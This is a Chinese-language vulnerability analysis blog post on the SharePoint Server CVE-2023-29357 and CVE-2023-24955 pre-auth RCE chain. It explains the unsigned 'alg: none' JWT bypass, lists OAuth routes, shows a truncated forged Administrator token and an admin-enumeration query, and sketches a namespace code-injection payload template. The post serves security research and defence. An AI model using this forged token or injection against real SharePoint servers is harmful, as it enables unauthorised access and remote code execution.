Microsoft Product Vulnerabilities Analysis Part Ⅱ
在我们上回的探索中,我们揭开了微软WordPad中的CVE-2023-36563漏洞的神秘面纱。今天,我们将翻开另一章节,深入探讨微软SharePoint Server内部的另一漏洞组合拳——CVE-2023–24955&CVE-2023-29357。这不仅是一个简单的远程代码执行的漏洞,更是一个关于技术巧思与实践延拓的roadmap。
从Web.config开始审计
CVE-2023-29357—CVE-2023–24955的前置漏洞—是一个认证绕过漏洞,攻击者可以通过该漏洞绕过SharePoint Server内置的认证机制,从而访问服务器资源。既然是认证绕过漏洞,可以去微软官网看一下SharePoint Server所对应的鉴权机制与其技术原理。

按照微软官网的教程,打开Web.config可以清楚地看到SharePoint Server 2019默认使用了四种身份验证方式。
 通过IDA打开Microsoft.SharePoint.IdentityModel.dll可以清晰地看到,该模块注册SPApplicationAuthenticationModule.AuthenticateRequest()Http 事件的方法AuthenticateRequest。由以上代码可以看到,每次向SharePoint Server发送 HTTP 请求时,都会调用此方法来处理鉴权逻辑。
 继续跟下去会发现,SPApplicationAuthenticationModule.ShouldTryApplicationAuthentication()函数将被调用来检查当前的 URL 是否允许使用 OAuth作为身份验证方法。
 在 if (!SPApplicationAuthenticationModule.ShouldTryApplicationAuthentication(context, spfederationAuthenticationModule)) 中,我们可以提取出一系列子路由,如果URL中包含以下子路由,SharePoint Server将启用OAuth认证机制。
/_vti_bin/client.svc
/_vti_bin/listdata.svc
/_vti_bin/sites.asmx
/_api/
/_vti_bin/ExcelRest.aspx
/_vti_bin/ExcelRest.ashx
/_vti_bin/ExcelService.asmx
/_vti_bin/PowerPivot16/UsageReporting.svc
/_vti_bin/DelveApi.ashx
/_vti_bin/DelveEmbed.ashx
/_layouts/15/getpreview.ashx
/_vti_bin/wopi.ashx
/_layouts/15/userphoto.aspx
/_layouts/15/online/handlers/SpoSuiteLinks.ashx
/_layouts/15/wopiembedframe.aspx
/_vti_bin/homeapi.ashx
/_vti_bin/publiccdn.ashx
/_vti_bin/TaxonomyInternalService.json/GetSuggestions
/_layouts/15/download.aspx
/_layouts/15/doc.aspx
/_layouts/15/WopiFrame.aspx
调用SPApplicationAuthenticationModule.ConstructIClaimsPrincipalAndSetThreadIdentity()继续处理认证请求。TryParseOAuthToken()方法将参试从HTTP请求中查询是否存在access_token或Authorization请求头,作为OAuth的令牌储存到text1变量中。 比如以下请求
GET /_api/web/ HTTP/1.1
Connection: close
Authorization: Bearer <access_token>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Host: moresec-test
与此同时,TryParseProofToken()方法负责从请求中提取OAuth身份令牌。该方法检查请求的查询字符串参数prooftoken或X-PROOF_TOKEN请求头,从中获取身份令牌,并将其保存在变量text2中。完成此过程后,text1与text2变量被SPIdentityProofTokenUtilities.CreateFromJsonWebToken()方法。
 从分支中可以看到,可以推断身份令牌(作为identityTokenString参数传递)和证明令牌(作为proofTokenString参数传递)都应该是 JSON Web Token(JWT)。
打开JsonWebSecurityTokenHandler.cs,找到关键一段
 private bool IsJsonWebSecurityToken(string token)
        {
            return System.Text.RegularExpressions.Regex.IsMatch(token, "^[A-Za-z0-9-_]+\.[A-Za-z0-9-_]+\.[A-Za-z0-9-_]*$");
        }

        private JsonWebSecurityToken ReadActor(System.Collections.Generic.IDictionary<string, string> payload)
        {
            if (!this.JsonWebSecurityTokenRequirement.AllowActorToken)
            {
                return null;
            }
            JsonWebSecurityToken result = null;
            string text;
            payload.TryGetValue("actortoken", out text);
            if (!string.IsNullOrEmpty(text))
            {
                result = (this.ReadTokenCore(text, true) as JsonWebSecurityToken);
                payload.Remove("actortoken");
            }
            return result;
        }
private System.IdentityModel.Tokens.SecurityToken ReadTokenCore(string token, bool isActorToken)
        {
            Utility.VerifyNonNullOrEmptyStringArgument("token", token);
            if (base.Configuration == null)
            {
                throw new System.InvalidOperationException("No configuration");
            }
            if (base.Configuration.IssuerTokenResolver == null)
            {
                throw new System.InvalidOperationException("No configured IssuerTokenResolver");
            }
            if (!this.CanReadToken(token))//1
            {
                throw new System.IdentityModel.Tokens.SecurityTokenException("Unsupported security token.");
            }
            string[] array = token.Split(new char[]
            {
                '.'
            });
            string text = array[0];
            string text2 = array[1];
            string text3 = array[2];
            System.Collections.Generic.Dictionary<string, string> dictionary = new System.Collections.Generic.Dictionary<string, string>(System.StringComparer.Ordinal);
            dictionary.DecodeFromJson(Base64UrlEncoder.Decode(text));
            System.Collections.Generic.Dictionary<string, string> dictionary2 = new System.Collections.Generic.Dictionary<string, string>(System.StringComparer.Ordinal);
            dictionary2.DecodeFromJson(Base64UrlEncoder.Decode(text2));
            string text4;
            dictionary.TryGetValue("alg", out text4);//2
            System.IdentityModel.Tokens.SecurityToken issuerToken = null;
            if (!System.StringComparer.Ordinal.Equals(text4, "none"))//3
            {
                if (string.IsNullOrEmpty(text3))
                {
                    throw new System.IdentityModel.Tokens.SecurityTokenException("Missing signature.");
                }
                System.IdentityModel.Tokens.SecurityKeyIdentifier signingKeyIdentifier = this.GetSigningKeyIdentifier(dictionary, dictionary2);
                System.IdentityModel.Tokens.SecurityToken securityToken;
                base.Configuration.IssuerTokenResolver.TryResolveToken(signingKeyIdentifier, out securityToken);
                if (securityToken == null)
                {
                    throw new System.IdentityModel.Tokens.SecurityTokenException("Invalid JWT token. Could not resolve issuer token.");
                }
                issuerToken = this.VerifySignature(string.Format(System.Globalization.CultureInfo.InvariantCulture, "{0}.{1}", new object[]
                {
                    text,
                    text2
                }), text3, text4, securityToken);
            }
            JsonWebSecurityToken actorToken = null;
            if (!isActorToken)
            {
                actorToken = this.ReadActor(dictionary2);
            }
            string text5;
            dictionary2.TryGetValue("iss", out text5);
            if (string.IsNullOrEmpty(text5))
            {
                throw new System.IdentityModel.Tokens.SecurityTokenValidationException("The token being parsed does not have an issuer.");
            }
            string text6;
            dictionary2.TryGetValue("aud", out text6);
            if (string.IsNullOrEmpty(text6))
            {
                throw new System.IdentityModel.Tokens.SecurityTokenValidationException("The token being parsed does not have an audience.");
            }
            string text7;
            dictionary2.TryGetValue("nbf", out text7);
            if (string.IsNullOrEmpty(text7))
            {
                throw new System.IdentityModel.Tokens.SecurityTokenValidationException("The token being parsed does not have an 'not before' claim.");
            }
            System.DateTime dateTimeFromSeconds = this.GetDateTimeFromSeconds(text7);
            text7 = "";
            dictionary2.TryGetValue("exp", out text7);
            if (string.IsNullOrEmpty(text7))
            {
                throw new System.IdentityModel.Tokens.SecurityTokenValidationException("The token being parsed does not have an 'expires at' claim.");
            }
            System.DateTime dateTimeFromSeconds2 = this.GetDateTimeFromSeconds(text7);
            JsonWebSecurityToken jsonWebSecurityToken = new JsonWebSecurityToken(text5, text6, dateTimeFromSeconds, dateTimeFromSeconds2, this.CreateClaims(dictionary2), issuerToken, actorToken);
            jsonWebSecurityToken.CaptureSourceData(token);
            return jsonWebSecurityToken;
        }
老规矩,先拖到GPT里跑一跑。

在//1处可以看到,JsonWebSecurityTokenHandler.CanReadToken()首先调用该方法以确保与正则表达式”^[A-Za-z0-9-]+.[A-Za-z0-9-]+.[A-Za-z0-9-_]*$”匹配,从而检查用户提供的内容token是否类似于有效的 JWT ,然后提取 JWT 的header 、payload和signature 部分。然后对header和payload部分执行 Base64 解码,最后将它们解析为 JSON 对象。
而在//2处可以看到,alg从标头部分提取字段(即签名算法)。例如,如果 Base64 解码的Header部分是alg:HS512,会呈现出如下状态。重点来了,在//3处我们看到,微软所提供的 JWT 令牌的签名时存在逻辑缺陷。如果该alg字段未设置为none,VerifySignature()则调用该方法来验证提供的 JWT 令牌的签名。然而,如果alg是none,则跳过签名验证检查JsonWebSecurityTokenHandler.ReadTokenCore()。
{
  "alg": "HS512",
  "typ": "JWT"
}
在微软官网相关页面可以找到定义,Sharepoint Server 2019的aud格式为
<client_id>/<resource>@<realm>比如
{
  "aud": "abcdef12-3456-7890-abcd-ef1234567890/moresec-test@12345678-9abc-def0-1234-567890abcdef"
}
我们使用BurpSuite向服务器发送一个HTTP 请求的示例,用于获取构造字段有效值所需的信息aud。
GET /_api/web/ HTTP/1.1
Connection: close
User-Agent: python-requests/2.27.1
Host: sharepoint
Authorization: Bearer
HTTP 响应将在WWW-Authenticate响应标头中包含:
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
WWW-Authenticate: Bearer realm="moresec-test", client_id="00000003-0000-0ff1-ce00-000000000000", trusted_issuers="00000003-0000-0ff1-ce00-000000000000@moresec-test"
之后,SPIdentityProofToken将根据用户提供的访问和证明令牌创建新的令牌,并且控制流向identityProofTokenHandler.WriteToken(xmlWriter, spidentityProofToken)处,随后,identityProofTokenHandler由以下方法返回SPClaimsUtility.GetIdentityProofTokenHandler():
internal static SecurityTokenHandler GetIdentityProofTokenHandler()
{
  return securityTokenHandlerCollection.Where((SecurityTokenHandler h) => h.TokenType == typeof(SPIdentityProofToken)).First<SecurityTokenHandler>();
}
该方法的实现SPClaimsUtility.GetIdentityProofTokenHandler()意味着identityProofTokenHandler返回的将是 的实例SPIdentityProofTokenHandle,identityProofTokenHandler.ValidateToken(spidentityProofToken2)将流至SPIdentityProofTokenHandler.ValidateTokenIssuer()。在该方法中,如果token参数是哈希证明令牌,则将跳过该字段的验证issuer。将字段设置ver为hashedprooftoken,JWT 令牌的有效负载部分会使该方法返回true,从而允许issuer破坏字段验证检查。
简单的内容欺骗
继续之前的讨论,SPApplicationAuthenticationModule.TryExtractAndValidateToken() 方法首先调用 SPClaimsUtility.VerifyProofTokenEndPointUrl(tokenContext) 以验证当前 URL 的哈希值。该 endpointurl 的计算结果预期将被存储在 JWT 的有效payload。执行此方法后,代码流将传递至SPApplicationAuthenticationModule.ConstructIClaimsPrincipalAndSetThreadIdentity()。重要的是,如果 spincomingTokenContext.TokenType 不等于 spincomingTokenContext.Loopback,且当前 HTTP 请求未经 SSL 加密,则系统将触发异常。因此,在构造虚假 JWT 令牌时,必须将 isloopback 设置为 true,以确保 spincomingTokenContext.TokenType 与 spincomingTokenContext.Loopback 相等,防止异常发生并保证代码流程的正常执行。随后,令牌将被传递到SPApplicationAuthenticationModule.SignInProofToken()。SecurityTokenForContext此方法将从用户提供的 JWT 令牌创建一个实例,并将其发送到安全令牌服务 (STS) 进行身份验证。如果 STS 接受欺骗性的 JWT 令牌,那么就有可以冒充任何 SharePoint 用户。只要知道它 的nameid类似如下的JWT
eyJhbGciOiAibm9uZSJ9.eyJpc3MiOiIwMDAwMDAwMy0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAiLCJhdWQiOiIwMDAwMDAwMy0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAvc3BsYWJAM2I4MGJlNmMtNjc0MS00MTM1LTkyOTItYWZlZDhkZjU5NmFmIiwibmJmIjoiMTY3MzQxMDMzNCIsImV4cCI6IjE2OTM0MTAzMzQiLCJuYW1laWQiOiJjIy53fEFkbWluaXN0cmF0b3IiLCJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3NoYXJlcG9pbnQvMjAwOS8wOC9jbGFpbXMvdXNlcmxvZ29ubmFtZSI6IkFkbWluaXN0cmF0b3IiLCJhcHBpZGFjciI6IjAiLCJpc3VzZXIiOiIwIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS9vZmZpY2UvMjAxMi8wMS9uYW1laWRpc3N1ZXIiOiJBY2Nlc3NUb2tlbiIsInZlciI6Imhhc2hlZHByb29mdG9rZW4iLCJlbmRwb2ludHVybCI6IkZWSTdCV1V1dVdmc3pPN1dZUlpZaWkwek1lOE9hU2FYTy93eURSM1c2ZTQ9IiwibmFtZSI6ImYjeHd8QWRtaW5pc3RyYXRvciIsImlkZW50aXR5cHJvdmlkZXIiOiJ3a
因此,我们探讨了一种可能的方法来绕过身份验证,这要求至少知晓 SharePoint 站点上的一个用户名。如果无法满足此条件,SharePoint 站点将拒绝身份验证请求,从而限制我们访问任何功能。显而易见,Windows内置了Administrator账号,不过有具体的限制条件:
- SharePoint 服务账户不应配置为“内置管理员”。
- 站点管理员账户也不应设为“内置管理员”。
- 唯一需要成为 SharePoint Server 的“内置管理员”的是Farm Administrator。

参考CVE-2021-26420,在使用 SharePoint 的初始场配置向导期间,将启用许多其他功能,用户配置文件服务是负责入口点的服务/my。该入口点已被Read Permission授予Authenticated users,这意味着任何人都可以访问该站点,获取用户列表和管理员用户名。
简单概括就是:
- 在第一次请求时,我们可以首先模拟 Windows 上的任何用户,甚至是本地用户,例如NT AUTHORITYLOCAL SERVICE, NT AUTHORITYSYSTEM。
- 经过身份验证后,使用 ListData 服务获取站点管理员:/my/_vti_bin/listdata.svc/UserInformationList?$filter=IsSiteAdmin

经过以上操作即可Bypass认证机制,模拟管理员账户进入SharePoint系统。
从Pre-Auth到RCE
经过观察易得,DynamicProxyGenerator.GenerateProxyAssembly()函数中存在代码注入漏洞。
public virtual Assembly GenerateProxyAssembly(DiscoveryClientDocumentCollection serviceDescriptionDocuments, string proxyNamespaceName, string assemblyPathAndName, string protocolName, out string sourceCode)
{

  CodeNamespace codeNamespace = new CodeNamespace(proxyNamespaceName); //4
  CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
  codeCompileUnit.Namespaces.Add(codeNamespace); //5
  codeCompileUnit.ReferencedAssemblies.Add("System.dll");
  CodeDomProvider codeDomProvider = CodeDomProvider.CreateProvider("CSharp");
  StringCollection stringCollection = null;

  using (TextWriter textWriter = new StringWriter(new StringBuilder(), CultureInfo.InvariantCulture))
  {
    CodeGeneratorOptions codeGeneratorOptions = new CodeGeneratorOptions();
    codeDomProvider.GenerateCodeFromCompileUnit(codeCompileUnit, textWriter, codeGeneratorOptions);
    textWriter.Flush();
    sourceCode = textWriter.ToString(); //6
  }
  CompilerResults compilerResults = codeDomProvider.CompileAssemblyFromDom(compilerParameters, new CodeCompileUnit[] { codeCompileUnit }); //7

}
主要逻辑是生成一个带有proxyNameSpace的Assembly,在//4处,使用实例proxyNamespaceName。然后将该CodeNamespace实例添加到codeCompileUnit.Namespaces处。之后,在//6处,将使用上述内容生成源代码。由于方法没有对proxyNamespaceName参数进行验证。因此,我们可以提供恶意Payload作为proxyNamespaceName参数,可以作为shellcode将任意内容注入到要编译的代码。
namespace test{
    pseudo shellcode
}
namespace Foo{}
最终效果如下面视频所示:
Reference
●https://starlabs.sg/blog/2023/09-sharepoint-pre-auth-rce-chain/](https://starlabs.sg/blog/2023/09-sharepoint-pre-auth-rce-chain/
●https://steve.thelineberrys.com/mixing-friendly-forms-based-auth-with-ntlm-windows-auth-in-sharepoint/
●https://learn.microsoft.com/en-us/previous-versions/office/developer/sharepoint-2010/ee557605
●https://learn.microsoft.com/zh-hk/sharepoint/security-for-sharepoint-server/authentication-overview
●https://medium.com/willhanchen/jwt-json-web-token-%E7%B0%A1%E4%BB%8B-ca93d35c85c3
●https://oauth.net/2/
●https://learn.microsoft.com/zh-tw/dotnet/api/microsoft.identitymodel.tokens.validators.validateaudience?view=msal-web-dotnet-latest#microsoft-identitymodel-tokens-validators-validateaudience(system-collections-generic-ienumerable((system-string))-microsoft-identitymodel-tokens-securitytoken-microsoft-identitymodel-tokens-tokenvalidationparameters
●https://learn.microsoft.com/en-us/sharepoint/dev/sp-add-ins/authorization-code-oauth-flow-for-sharepoint-add-ins
●https://www.thezdi.com/blog/2021/10/5/cve-2021-26420-remote-code-execution-in-sharepoint-via-workflow-compilation

共有 0 条评论